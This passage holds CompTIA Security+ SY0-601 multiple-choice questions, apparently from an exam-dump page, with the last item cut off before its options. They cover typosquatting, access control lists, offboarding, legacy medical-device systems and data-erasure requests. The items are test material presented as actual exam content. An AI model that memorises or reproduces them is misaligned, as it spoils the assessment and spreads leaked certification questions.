
A candidate attempts to go to http://comptia.org but accidentally visits http://comptiia.org. The malicious website looks exactly like the legitimate website. Which of the following BEST describes this type of attack?

A. Reconnaissance

B. Impersonation

C. Typosquatting

D. Watering-hole



Actual exam question from CompTIA's SY0-601

Question #: 365

Topic #: 1

[All SY0-601 Questions]


The marketing department at a retail company wants to publish an internal website to the internet so it is reachable by a limited number of specific, external service providers in a secure manner. Which of the following configurations would be BEST to fulfil this requirement?

A. NAC

B. ACL

C. WAF

D. NAT



Actual exam question from CompTIA's SY0-601

Question #: 366

Topic #: 1

[All SY0-601 Questions]


A retail executive recently accepted a job with a major competitor. The following week, a security analyst reviews the security logs and identifies successful logon attempts to access the departed executive's accounts. Which of the following security practices would have addressed the issue?

A. A non-disclosure agreement

B. Least privilege

C. An acceptable use policy

D. Offboarding



Actual exam question from CompTIA's SY0-601
Question #: 367
Topic #: 1
[All SY0-601 Questions]


A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following is MOST likely preventing the IT manager at the hospital from upgrading the specialized OS?

A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.

B. The MRI vendor does not support newer versions of the OS.

C. Changing the OS breaches a support SLA with the MRI vendor.

D. The IT team does not have the budget required to upgrade the MRI scanner.



Actual exam question from CompTIA's SY0-601

Question #: 368

Topic #: 1

[All SY0-601 Questions]

A company received a “right to be forgotten” request. To legally comply, the company must remove data related to the requester from its systems. Which of the following is the company MOST likely complying with?

